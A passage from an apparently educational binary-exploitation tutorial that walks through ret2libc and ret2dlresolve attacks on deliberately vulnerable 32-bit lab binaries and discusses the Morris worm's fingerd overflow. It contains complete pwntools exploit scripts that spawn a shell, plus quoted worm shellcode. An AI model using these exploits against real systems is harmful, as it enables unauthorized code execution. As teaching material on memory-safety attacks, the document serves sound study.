
```
[*] Leaked __libc_start_main : 0xf7dc3df0
[*] Leaked puts : 0xf7e16cd0
[*] Relative offset 0xf7dc3df0 - 0xf7e16cd0 = -0x52ee0

[*] Leaked __libc_start_main : 0xf7d38df0
[*] Leaked puts : 0xf7d8bcd0
[*] Relative offset 0xf7d38df0 - 0xf7d8bcd0 = -0x52ee0

[*] Leaked __libc_start_main : 0xf7d3adf0
[*] Leaked puts : 0xf7d8dcd0
[*] Relative offset 0xf7d3adf0 - 0xf7d8dcd0 = -0x52ee0

[*] Leaked __libc_start_main : 0xf7d61df0
[*] Leaked puts : 0xf7db4cd0
[*] Relative offset 0xf7d61df0 - 0xf7db4cd0 = -0x52ee0
```

NOTE : The base address of libc always ends with **000 or 00** when written in hexadecimal. For example, **0x7ffff000** is a valid base libc address. This means that for any particular libc function, the last **3 (or 2)** half-bytes will always be constant across multiple runs.

Notice how the last 3 half-bytes for a particular function (and the relative offset between these 2 libc functions) remain the same across multiple runs.

7.3.2. Determining libc Version

Using the (multiple) leaked address(es), we can identify the libc which is being used at the target machine. We can use any tool which basically searches the libc database and tries to find the libc which has the same last 3 (or 2) half-byte addresses for the specified functions.



```
puts                0xf7e16cd0
__libc_start_main   0xf7dc3df0
```

libc6_2.31-0ubuntu9.1_i386
libc6_2.31-0ubuntu9_i386

The service used in the above image is https://libc.blukat.me/, however there are many other tools available to search for the appropriate libc such as libc-database, LibcSearcher, nullbyte etc.

As shown in the above image, we have 2 possible libc files, which are being used by the target machine. To reduce the number of matches to 1, we can leak more addresses for different functions which are present in the executable. In this particular case, it turns out that these 2 libc files are nearly identical and therefore have the same function offsets/addresses so we are able to use either one of them.

7.3.3. Calling libc functions

Having the leaked address of *func* and the appropriate libc file, we can determine the dynamic libc base address as `func_address_leaked - func_address_inside_libc`. Now using this base address (base offset), we can call any function from libc inside the program.

For example, to call the *system* function, the required address would be `libc_base_address + system_address_inside_libc`. The string *'/bin/sh'* is also stored inside libc, therefore we can also get a pointer (address) to pass to the *system* function to spawn a *sh* shell.

7.4. Exploit Code

```
from pwn import *

# the binary is a 32-bit little-endian ELF
context.update(arch='i386', endian='little', os='linux')

elf = ELF('./ret2libc')
libc = ELF('./libc6_2.31-0ubuntu9_i386.so')

p = elf.process()
fp = open('payload', 'wb+')

func = '__libc_start_main'

offset = 44
puts_plt = 0x8049080

p.recvuntil(b'Get access to the shell!\n')
# Payload 1
payload = b'A' * offset
payload += p32(puts_plt)                # call puts function to print contents of pointer
payload += p32(elf.symbols['vuln'])     # return to vuln after leak
payload += p32(elf.got[func])           # the pointer to GOT value of func

fp.write(payload + b'\n')
p.sendline(payload)

leaked_func = u32(p.recvline()[:4])
log.info(f'Leaked {func} : ' + hex(leaked_func))

# set the base address of libc
# all subsequent calls through libc will be adjusted by this address
# as part of pwn's functionality
libc.address = leaked_func - libc.symbols[func]
# Payload 2
payload = b'A' * offset
payload += p32(libc.symbols['system'])          # call the system function
payload += p32(libc.symbols['exit'])            # return address to exit, can be anything
payload += p32(next(libc.search(b'/bin/sh')))   # argument to 'system' function

# this payload is saved into the file just for
# its use with GDB. Since the address is dynamically
# leaked, this payload cannot be used for further
# runs of the program. Hence python code must be used.
fp.write(payload + b'\n')
p.sendline(payload)

fp.close()
p.interactive()
```

7.4.1. Explanation

Following code snippet shows the disassembly of the *main* function where *puts* was called.

```
gef➤  disass main
Dump of assembler code for function main:
   0x080491e6 <+0>:   endbr32
   0x080491ea <+4>:   lea    ecx,[esp+0x4]
   0x080491ee <+8>:   and    esp,0xfffffff0
   0x080491f1 <+11>:  push   DWORD PTR [ecx-0x4]
   0x080491f4 <+14>:  push   ebp
   0x080491f5 <+15>:  mov    ebp,esp
   0x080491f7 <+17>:  push   ebx
   0x080491f8 <+18>:  push   ecx
   0x080491f9 <+19>:  call   0x80490f0 <__x86.get_pc_thunk.bx>
   0x080491fe <+24>:  add    ebx,0x2de6
   0x08049204 <+30>:  sub    esp,0xc
   0x08049207 <+33>:  lea    eax,[ebx-0x1fdc]
   0x0804920d <+39>:  push   eax
   0x0804920e <+40>:  call   0x8049080 <puts@plt>
   0x08049213 <+45>:  add    esp,0x10
   0x08049216 <+48>:  call   0x80491b6 <vuln>
   0x0804921b <+53>:  sub    esp,0xc
   0x0804921e <+56>:  lea    eax,[ebx-0x1fc0]
   0x08049224 <+62>:  push   eax
   0x08049225 <+63>:  call   0x8049080 <puts@plt>
   0x0804922a <+68>:  add    esp,0x10
   0x0804922d <+71>:  mov    eax,0x0
   0x08049232 <+76>:  lea    esp,[ebp-0x8]
   0x08049235 <+79>:  pop    ecx
   0x08049236 <+80>:  pop    ebx
   0x08049237 <+81>:  pop    ebp
   0x08049238 <+82>:  lea    esp,[ecx-0x4]
   0x0804923b <+85>:  ret
End of assembler dump.
```

Note the PLT address of the *puts* call. This address (**0x8049080**) will be used as the return address to redirect code execution towards the puts function, which will leak the value at a desired address for us. Now we begin with the main exploit code.

In the first payload, we try to get the *libc base address*. For this we use the puts vulnerability to get the GOT entry value (address) of *func* and then subtract *address (offset) of func* from inside the libc. Let's start with the construction of payload (*Payload 1)*. First we add the *offset* number of characters *'A'* into the payload. Then we make place the address of *puts@plt (*obtained above) with return address of *vuln* and argument of GOT Value of *func.* The function call upon returning returns the address of *func* from which we obtain *libc base address*. By this construction the function call returns to *vuln* for taking input again.

After knowing the *libc base address,* we proceed to execute the shell. For this we have returned to *vuln*, the return address of previous execution of *puts*. We again start with construction of payload (*Payload 2).* Same as *Payload 1*, we overflow the buffer till *offset.* Then we proceed ahead and place the GOT ***entry's value*** *of system*. This has been achieved by setting the libc base address in the previous line. The return address is placed with GOT entry's value of *exit* (practically, we can place any return address, even junk, because at this point the shell has already been spawned and the original program can be allowed to *segfault*) and argument as */bin/sh*. The */bin/sh* string is searched in libc using *libc.search* which returns a python generator (can be thought of as a list) of all occurences of the string */bin/sh* inside the libc. We take the first such occurrence using *next()*. These have been added to the payload in the above order. Now we *again* overflow the buffer in *vuln* and the shell has been spawned!

8. ret2dlresolve Attack

8.1. Source Code

```
$ gcc -w -m32 -fno-stack-protector -no-pie -o ret2dlresolve ret2dlresolve.c
```

```
void vuln() {
    char input[32];
    read(0, input, 64);
}

int main(int argc, char **argv) {
    vuln();
    return 0;
}
```

8.2. Attack Scope

Following are securities present in the binary :

```
$ pwn checksec ret2dlresolve
[*] 'ret2dlresolve'
       Arch:   i386-32-little
       RELRO:  Partial RELRO
       Stack:  No canary found
       NX:     NX enabled
       PIE:    No PIE (0x8048000)
```

Analysing the gadgets present in the binary, we get a total of 127 gadgets, none of which can be used for the ret2syscall attack. This was expected since the program is dynamically linked with the C library, and the user code is too less for the compiler to produce useful gadgets.

As compared to the ret2libc attack, note that we do not have the puts/printf (any function that would send output to stdout), which makes it impossible to do the ret2libc attack, because we can not leak any address, let alone figure out the libc version used by the server (target location where the binary is hosted).

With such a small amount of available functions, gadgets, and all these restrictions in place, we now introduce one of the very powerful buffer overflow attacks which abuses the lazy binding (relocation at runtime) of gcc. Relocation is the process of resolving symbol references.

NOTE : This attack relies highly on the fact that RELRO is partial. If full RELRO security was present, then the program eagerly resolves all the symbols at the start of the program and the resolver address is erased (zeroed out) before the control reaches the user. The crux of this exploit lies in the fact that we can effectively overwrite the GOT entry (of *read*) with that of a function of our choice (*system* in this case) by **calling the resolver** through overflow. LD_BIND_NOW is the environment variable which controls the eager resolution of all the symbols and full RELRO requires that this environment variable must be set.

An overview of the attack :

- Forge the different structs involved in fetching symbol information by the runtime resolver
- Write these structs into the writable data segment of the program
- Call the runtime resolver with appropriately forged argument(s) to replace the GOT entry of any existing function with a function of our choice
- The call to resolver will automatically execute our (replaced) function, as it thinks this function/symbol has been called for the first time in the code

8.3. Background

8.3.1. Symbol Relocation

Dynamically linked binaries (usually) resolve external function calls lazily through what's called the Procedure Linkage Table (PLT). The PLT holds an entry for each external function reference. When the function, say printf, is first called, it jumps to a known offset within the PLT corresponding to that function. This location contains a few instructions. The first performs an indirect jump into an entry of the Global Offset Table (GOT). At first, this entry contains the address of the instruction following the previous jump. This method is commonly known as trampolining. The next instruction pushes some info on the stack (the PLT offset) and jumps to the very first entry into the PLT, which calls into the dynamic linker's resolution function (*_dl_runtime_resolve* for *ld.so*).

This call is simply another indirect jump into the GOT. The first three entries of the GOT are reserved, and are filled in by the dynamic linker on program startup. GOT[0] is the address of the program's .dynamic segment. This segment holds a lot of pointers to other parts of the ELF. It basically serves as a guide for the dynamic linker to navigate the ELF.

GOT[1] is the pointer to a data structure that the dynamic linker manages. This data structure is a linked list of nodes corresponding to the symbol tables for each shared library linked with the program. When a symbol is to be resolved by the linker, this list is traversed to find the appropriate symbol. Using the LD_PRELOAD environment variable basically ensures that your preload library will be the first node on this list.

Finally, GOT[2] is the address of the symbol resolution function within the dynamic linker. In ld.so, it contains the address of the function named *_dl_runtime_resolve*, which is basically an assembly stub that does some register/stack setup and calls into a C function called *dl_fixup*. *dl_fixup* is the workhorse that actually resolves the symbol in question. Once the symbol's address is found, the program's GOT entry for it must be patched. This is also the job of *dl_fixup*. Once *dl_fixup* patches the correct GOT entry, the next time the function is called, it will again jump to the PLT entry, but this time the indirect jump there will go to the symbol's address instead of the instruction which jumps into the *resolver_setup* which pushes the *link_map* onto the stack and calls the resolver.

NOTE : Although *dl_fixup* is actually responsible for symbol resolution and the further patching of the GOT entry, however, we will continue to reference *_dl_runtime_resolve* as the main resolver.

This method of lazy symbol resolution avoids costly lookups for functions that aren't even called. However, the linker can be forced to eagerly resolve symbols on program startup by setting the LD_BIND_NOW environment variable.

8.3.2. Symbol Information

The .dynamic section of the ELF (binary) stores the information which is used by ld.so to resolve the symbols at runtime.

```
$ readelf -d ./ret2dlresolve
Dynamic section at offset 0x2f14 contains 24 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
 0x0000000c (INIT)                       0x8049000
 0x0000000d (FINI)                       0x804926c
 0x00000019 (INIT_ARRAY)                 0x804bf0c
 0x0000001b (INIT_ARRAYSZ)               4 (bytes)
 0x0000001a (FINI_ARRAY)                 0x804bf10
 0x0000001c (FINI_ARRAYSZ)               4 (bytes)
 0x6ffffef5 (GNU_HASH)                   0x8048228
 0x00000005 (STRTAB)                     0x8048298
 0x00000006 (SYMTAB)                     0x8048248
 0x0000000a (STRSZ)                      74 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x804c000
 0x00000002 (PLTRELSZ)                   16 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x8048314
 0x00000011 (REL)                        0x804830c
 0x00000012 (RELSZ)                      8 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x6ffffffe (VERNEED)                    0x80482ec
 0x6fffffff (VERNEEDNUM)                 1
 0x6ffffff0 (VERSYM)                     0x80482e2
 0x00000000 (NULL)                       0x0
```

The segments STRTAB, SYMTAB and JMPREL are of significance to this attack,

- STRTAB address = **0x08048298**
- SYMTAB address = **0x08048248**
- JMPREL address = **0x08048314**

8.3.3. JMPREL

JMPREL segment corresponds to *rel.plt* and stores a table called **Relocation table**. Each entry maps to a symbol. Each entry is of the type struct *Elf32_Rel* of size 8 bytes, which is defined as follows:

```
typedef uint32_t Elf32_Addr ;
typedef uint32_t Elf32_Word ;

typedef struct
{
   Elf32_Addr r_offset ;    /* Address */
   Elf32_Word r_info ;      /* Relocation type and symbol index */
} Elf32_Rel ;
```

```
// both these macros operate on r_info
#define ELF32_R_SYM(val) ((val) >> 8)
#define ELF32_R_TYPE(val) ((val) & 0xff)
```

More information about the struct is available here.

Here is the relocation section dump of the binary used in this attack.

```
$ readelf -r ./ret2dlresolve
```

```
Relocation section '.rel.dyn' at offset 0x30c contains 1 entry:
Offset     Info        Type              Sym.Value   Sym. Name
0804bffc   00000206   R_386_GLOB_DAT     00000000    __gmon_start__

Relocation section '.rel.plt' at offset 0x314 contains 2 entries:
Offset     Info        Type              Sym.Value   Sym. Name
0804c00c   00000107   R_386_JUMP_SLOT   00000000    read@GLIBC_2.0
0804c010   00000307   R_386_JUMP_SLOT   00000000    __libc_start_main@GLIBC_2.0
```

For the *read* symbol,

- *r_offset* is the GOT (Global Offset Table) entry of the *read* symbol = **0x0804c00c**
- *r_info* contains the symbol index and the relocation type defined by the macros ELF32_R_SYM and ELF32_R_TYPE which are **1** and **7** respectively.
    - R_TYPE is the relocation type and its value (7) corresponds to **R_386_JUMP_SLOT** which is used for the normal PLT/GOT function call relocation mechanism.
    - R_SYM is the **index** (not offset!) to the corresponding entry in the SYMTAB table.

8.3.4. STRTAB

STRTAB segment stores the table which has the symbol to name string mapping. Note STRTAB starts at address **0x08048298** (as discussed previously).

```
gef➤  x/7s 0x08048298
0x8048298:     ""
0x8048299:     "libc.so.6"
0x80482a3:     "_IO_stdin_used"
0x80482b2:     "read"
0x80482b7:     "__libc_start_main"
0x80482c9:     "GLIBC_2.0"
0x80482d3:     "__gmon_start__"
```

8.3.5. SYMTAB

SYMTAB segment stores the table for the relevant symbol information, Each entry is of type struct *Elf32_Sym* of size 16 bytes, which is defined as follows:

```
typedef struct
{
   Elf32_Word st_name ; /* Symbol name (string tbl index) */
   Elf32_Addr st_value ; /* Symbol value */
   Elf32_Word st_size ; /* Symbol size */
   unsigned char st_info ; /* Symbol type and binding */
   unsigned char st_other ; /* Symbol visibility under glibc>=2.2 */
   Elf32_Section st_shndx ; /* Section index */
} Elf32_Sym ;
```

More information about the struct is available here.

For this exploit, we are only concerned with the first 4 bytes of the struct i.e. *st_name*.

The R_SYM obtained from the *r_info* of the entry of a symbol in JMPREL is used to index into this (SYMTAB) table. For *read*, this index was **1**. *st_name* is the offset into the STRTAB table for the corresponding symbol name entry.

```
gef➤  x/4wx 0x08048248+1*16      ; SYMTAB+index*sizeof(Elf32_Sym)
   0x8048258:  0x0000001a     0x00000000     0x00000000     0x00000012
;                  |______
;                         |
gef➤  x/1s 0x08048298+0x1a       ; STRTAB+offset
   0x80482b2:  "read"
```

Note SYMTAB starts at **0x08048248** and STRTAB starts at **0x08048298**.

8.3.6. Dynamic Linking

Here is the assembly code for the function *vuln*. Note the address used with the *call* instruction.

```
gef➤  disass vuln
Dump of assembler code for function vuln:
   0x08049196 <+0>:   endbr32
   0x0804919a <+4>:   push   ebp
   0x0804919b <+5>:   mov    ebp,esp
   0x0804919d <+7>:   push   ebx
   0x0804919e <+8>:   sub    esp,0x24
   0x080491a1 <+11>:  call   0x80491e6 <__x86.get_pc_thunk.ax>
   0x080491a6 <+16>:  add    eax,0x2e5a
   0x080491ab <+21>:  sub    esp,0x4
   0x080491ae <+24>:  push   0x40
   0x080491b0 <+26>:  lea    edx,[ebp-0x28]
   0x080491b3 <+29>:  push   edx
   0x080491b4 <+30>:  push   0x0
   0x080491b6 <+32>:  mov    ebx,eax
   0x080491b8 <+34>:  call   0x8049060 <read@plt>
   0x080491bd <+39>:  add    esp,0x10
   0x080491c0 <+42>:  nop
   0x080491c1 <+43>:  mov    ebx,DWORD PTR [ebp-0x4]
   0x080491c4 <+46>:  leave
   0x080491c5 <+47>:  ret
End of assembler dump.
```

Notice that the PLT address of *read* is **0x08049060**. The following output shows how the first call to *read* is redirected to the runtime resolver.

```
gef➤  x/3i 0x8049060
   0x8049060 <read@plt>:     endbr32
   0x8049064 <read@plt+4>:   jmp     DWORD PTR ds:0x804c00c
   0x804906a <read@plt+10>:  nop     WORD PTR [eax+eax*1+0x0]
gef➤  x/wx 0x804c00c
0x804c00c <read@got.plt>:    0x08049040
gef➤  x/3i 0x08049040
=> 0x8049040:   endbr32
   0x8049044:   push   0x0
   0x8049049:   jmp   0x8049030
gef➤  x/2i 0x8049030
   0x8049030:   push   DWORD PTR ds:0x804c004
   0x8049036:   jmp   DWORD PTR ds:0x804c008
```

Flow of control for the *read* function call,

- The program reads the GOT value from **0x0804c00c** and jumps to **0x08049040**.
- Pushes *0x0* onto the stack and jumps to **0x08049030** (*resolver_setup*).
- Pushes the extra parameter and finally jumps to the resolver.

The resolver is known as *_dl_runtime_resolve* and the process above sets up the function call `_dl_runtime_resolve(link_map, rel_offset);`. However, in the exploit, *resolver_setup* will be of use to us because it automatically sets up the link_map as an argument.
The extra parameter is the Link map, which is just a list of loaded libraries. *_dl_runtime_resolve* uses this list to resolve the symbol and patch the GOT entry for further usage. After this process is done, it also invokes the initial call of the symbol which was resolved, here *read*.
The *rel_offset* gives the offset of the *Elf32_Rel* (of *read* symbol) in the JMPREL table.

NOTE : If full RELRO was on or the environment variable LD_BIND_NOW was set, then the value at the address **0x804c008** would become *0x0* instead of the valid instructions of the resolver. All the symbols, in this case, would have been resolved eagerly at the start of the program, and the resolver can't be exploited when the program asks the user for input.

After the symbol resolution, here is how the function call layout looks like :

```
gef➤  x/3i 0x8049060                      ; the PLT address of read
   0x8049060 <read@plt>:     endbr32
   0x8049064 <read@plt+4>:   jmp    DWORD PTR ds:0x804c00c
   0x804906a <read@plt+10>:  nop    WORD PTR [eax+eax*1+0x0]
gef➤  x/wx 0x804c00c
0x804c00c <read@got.plt>:    0xf7eb8c00
gef➤  x/3i 0xf7eb8c00
   0xf7eb8c00 <read>:   endbr32
   0xf7eb8c04 <read+4>: push   esi
   0xf7eb8c05 <read+5>: push   ebx
```

Note the value at GOT address has now changed and it points to the actual code which executes the *read* functionality. This **0xf7eb8c00** value is precisely the value which we leaked in the ret2libc attack, and this value which is set up by runtime resolver and will be random on every run.

After the program processes our payload, the GOT entry of *read* will now point to the *system* function.

```
gef➤  x/3i 0x8049060                      ; the PLT address of read
   0x8049060 <read@plt>:     endbr32
   0x8049064 <read@plt+4>:   jmp    DWORD PTR ds:0x804c00c
   0x804906a <read@plt+10>:  nop    WORD PTR [eax+eax*1+0x0]
gef➤  x/wx 0x804c00c
   0x804c00c <read@got.plt>:        0xf7e08830
gef➤  x/3i 0xf7e08830
   0xf7e08830 <system>: endbr32
   0xf7e08834 <system+4>:    call   0xf7f0ab11
   0xf7e08839 <system+9>:    add    edx,0x1a57c7
```

The *rel_offset* is used to get the corresponding name entry in STRTAB. The following is just a representative pseudocode on how STRTAB entry can be obtained from *rel_offset*.

```
Elf32_Rel *rel_entry = JMPREL + rel_offset ;
Elf32_Sym *sym_entry = &SYMTAB[ ELF32_R_SYM ( rel_entry->r_info ) ];
char *sym_name = STRTAB + (sym_entry->st_name) ;
_search_for_symbol(link_map, sym_name) ;      // the search by resolver
```

We are able to exploit this mechanism because there are **NO bound checks** when any of the above steps are executed by the resolver. The BSS segment where our forged structs lie are quite far away from the addresses of these tables, hence, this exploit would not work if these resolver checks the authenticity of all the offsets (or indices) used by it.

8.4. Attack Overview

The offset to the return address on the stack is **44** bytes, which was determined in the ret2libc attack. The offset is the same because the layout of the vuln function is exactly the same in both these attacks, and so is the architecture, which is x86 instruction set.

Having understood the relevant information, we will now forge the *Elf32_Rel* struct (for JMPREL), *Elf32_Sym* struct (for SYMTAB) and the symbol name string (for STRTAB).

Firstly, with the given overflow, we will call the *read* function again with the return to *vuln*. Note that we now get 3 chances of input, first through vuln, followed by overflow call, then again through vuln. The technique to call a function through overflow has already been discussed in ret2libc attack. Through the overflow *read* call, we will write the data directly into the bss segment, with as much input as we want (in the exploit we require only 39 bytes, but larger numbers can be used).

The BSS segment will contain the *Elf32_Rel* struct, followed by alignment, followed by *Elf32_Sym* struct, followed by *'system'* string, followed by *'/bin/sh'* string. All this data will be sent as payload to the overflow read call and written serially into the writable BSS segment.

Alignment is just junk character added in the input so that the address of *Elf32_Sym* aligns with the SYMTAB, with their difference in multiples of 16 bytes (size of *Elf32_Sym* struct).

Through the final (3rd) input, which occurs through *vuln*, we call the *resolver_setup* with our forged *rel_offset*. Only *rel_offset* needs to be put on stack as the link_map will be pushed by the address of *resolver_setup* itself. **0xdeadbeef** is passed as the return value, because we don't care that the program itself terminates peacefully or not, the *system* function will be called nonetheless. At last, the address (pointer) to *'/bin/sh'* string is placed, because when the *system* function is called (upon the return of resolver), the value at the top of stack will be used as the argument, which needs to be a pointer to the command string we want to execute.

8.5. Exploit Code

```python
from pwn import *

# the binary is a 32-bit little-endian ELF
context.update(arch='i386', endian='little', os='linux')
```

```
elf = ELF('./ret2dlresolve')
p = elf.process()

payload_size = 39
offset = 44

STRTAB                = 0x8048298
SYMTAB                = 0x8048248
JMPREL                = 0x8048314
bss                   = 0x804c020
read_plt              = 0x8049060
resolver_setup        = 0x8049030
# Payload 1
# read into the writable bss segment
payload = b'A' * offset
payload += p32(read_plt)
payload += p32(elf.symbols['vuln'])
payload += p32(0x0)
payload += p32(bss)
payload += p32(payload_size)

p.send(payload)

fp = open('payload', 'wb+')
fp.write(payload)

system = b'system\x00'
binsh  = b'/bin/sh\x00'

# first 8 bytes will have Elf32_Rel struct
elf_sym = bss + 0x8

# add extra characters so that difference between forged
# Elf32_Sym struct and SYMTAB is divisible by 0x10
align = (0x10 - (elf_sym - SYMTAB) % 0x10) % 0x10
elf_sym += align

sym_index = (elf_sym - SYMTAB) // 0x10

# 'system' string will be places after Elf32_Sym struct
str_offset = (elf_sym + 0x10) - STRTAB

# forged r_info containing index into string placed by us
r_info = (sym_index << 8) | 0x7

elf_rel_struct = p32(elf.got['read']) + p32(r_info)
elf_sym_struct = p32(str_offset) + p32(0x1)*3
# Payload 2
payload = elf_rel_struct
payload += b'A' * align
payload += elf_sym_struct
payload += system

binsh_addr = bss + len(payload)
payload += binsh

# extend the length of payload to payload_size
payload += b'A' * (payload_size - len(payload))

fp.write(payload)
p.send(payload)

rel_offset = bss - JMPREL
# Payload 3
payload = b'A' * offset
payload += p32(resolver_setup)       # address to call
# 2nd argument to runtime resolver (1st is automatically placed by resolver_setup)
payload += p32(rel_offset)
payload += p32(0xdeadbeef)           # junk return address
payload += p32(binsh_addr)           # when system is called argument should be top of stack

fp.write(payload)
p.send(payload)

# cat payload - | ./ret2dlresolve
# (cat payload ; cat) | ./ret2dlresolve
fp.close()
p.interactive()
```

8.5.1. Explanation

The addresses for STRTAB, SYMTAB and JMPREL were obtained in section 8.3.2. The *bss* segment address is obtained using *gdb-vmmap* as before*. read@plt* and *resolver_setup* function address is seen in section 8.3.6. *Payload 1* is constructed by first adding an offset number of A's to overflow the buffer till return address. Then as in case of *ret2libc*, we try to return the execution control back to *vuln* after overflowing the buffer. Then we make place the address of *reads@plt (*obtained above) with the return address of *vuln* ,and arguments *0x0* (fd:STDIN*), bss* segment address *(*buf)* and size of input (the *payload size*)*.* The call waits for input to the buffer segment starting at *bss* of size *payload_size.*

Let's start with construction of *Payload 2* which fills in the buffer in the *bss* segment of size *payload_size.* We declare null-terminated strings of *system* and *binsh.* Then we proceed to forge the *Elf32_Rel* struct (for JMPREL), *Elf32_Sym* struct (for SYMTAB) and the symbol name string (for

STRTAB). We reserve the first 8 bytes for use by *Elf32_Rel* struct. The *elf_sym* is then updated to match 16-byte alignment with SYMTAB*. sym_index* for *sym_entry* is obtained by subtracting the addresses and dividing by size of *Elf32_Sym* (16 bytes). *str_offset* is obtained by starting address of string (*elf_sym+0x10*) and subtracting *STRTAB.* The first 24 bits of *r_info* is for *symbol table index* and the last 8 bits stand for *type of relocation*. Value *0x7* corresponds to *R_386_JUMP_SLOT* which is used for the normal PLT/GOT function call relocation mechanism. Thus the *r_info* is constructed appropriately. Look at the following pseudocode for better understanding.

```
# Obtain STRTAB entry from rel_offset PSEUDOCODE
Elf32_Rel *rel_entry = JMPREL + rel_offset ;
Elf32_Sym *sym_entry = &SYMTAB[ ELF32_R_SYM ( rel_entry->r_info ) ];
char *sym_name = STRTAB + (sym_entry->st_name) ;
_search_for_symbol(link_map, sym_name) ;      // the search by resolver
```

Now the *elf_rel_struct* is provided with the GOT address where we want the new address of the *system* function to be placed and the new *r_info*. We intend to make the GOT entry of *read* to point to the *system* function (After our exploit is done executing, the *read* will correspond to the *system* function). Next we move to construct *elf_sym_struct* composed of *str_offset* (corresponds to *st_name*) and 3 words *0x1* (we are not concerned with this part of the struct, can be anything). The *Payload 2* is composed of the forged *elf_rel_struct* followed by *elf_sym_struct* ,and *system* and *binsh* string. Some number of bytes (= *align*) are written after *elf_rel_struct* to align *elf_sym_struct* with *SYMTAB.* The remaining payload is filled with A's. Now the above payload is written into the BSS segment in response to the *read()* call in the *Payload 1*. Now after the execution of *Payload 2* the program returns to the start of *vuln*(return address for *Payload 1*).

Now the BSS segment has the string *binsh* and the *Payload 2* is read to change *read* entry to *system* entry in *GOT* table. The buffer is again overwritten with *offset* A's. Then the address of *resolver_setup* placed with its argument *rel_offset* (obtained by subtracting *JMPREL* from *bss* address). This results in *system* function to be called. Then the return address of *system* function call(a junk return address) and its argument *binsh* string is placed. Thus the *system* function call is invoked with *binsh* string and shell is spawned!


9. Morris Worm

Morris worm was released in the 1980s and was aimed at cracking passwords to get sensitive user information. It also tried to gain root access by exploiting vulnerabilities wherever possible. One such case is of the finger daemon(*fingerd*) program on the VAX systems running 4.3 BSD.

The finger protocol is used between clients and the host to send information of other users across the network. This protocol is mostly run as root by the host. However, this program uses *gets()* to get the arguments from the host which makes it vulnerable to a buffer overflow.

In the VAX system running 4,3 the attack was successful. The worm obtained root access. The source code at link for *fingerd* program shows use of fgets now. Earlier it used *gets()* which caused the vulnerability.

Below image shows the relevant snippet from line 139 onwards:



```
if (fgets(line, sizeof(line), stdin) == NULL) {
        if (logging)
                syslog(LOG_NOTICE, "query from %s: %s", hname,
                        feof(stdin) ? "EOF" : strerror(errno));
        exit(1);
}
if (logging)
        syslog(LOG_NOTICE, "query from %s: `%.*s'", hname,
                (int)strcspn(line, "\r\n"), line);
/*
* Note: we assume that finger(1) will treat "--" as end of
* command args (ie: that it uses getopt(3)).
*/
```

In VAX systems the buffer is **512B** in size which can be overflowed. Modern compilers may replace gets by safer variants. Morris worm placed code to run *sh* in the buffer and overwrote the return address by overflowing the buffer. After Morris got control, it continued to take input from the socket.

The function *try_finger* at line 701 here carries this out by declaring an array of size 536B which overwrites the 512B buffer and 6 extra words which includes the return address.

```
for(i = 0; i < 536; i++)                        /* 628,654 */
       buf[i] = '\0';

for(i = 0; i < 400; i++)
       buf[i] = 1;

for(j = 0; j < 28; j++)
       buf[i+j] =
"\335\217/sh\0\335\217/bin\320^Z\335\0\335\0\335Z\335\003\320^\\274;\344\371\344\342\241\256\343\3
50\357\256\362\351"[j];
/* constant string x200a0 */
```

This code is an *execve("/bin/sh", 0, 0)* system call to execute a shell.

```
VAX Opcode     Assembly                       Comment
DD8F2F736800   pushl          $68732f         ; '/sh\0'
DD8F2F62696E   pushl          $6e69622f       ; '/bin'
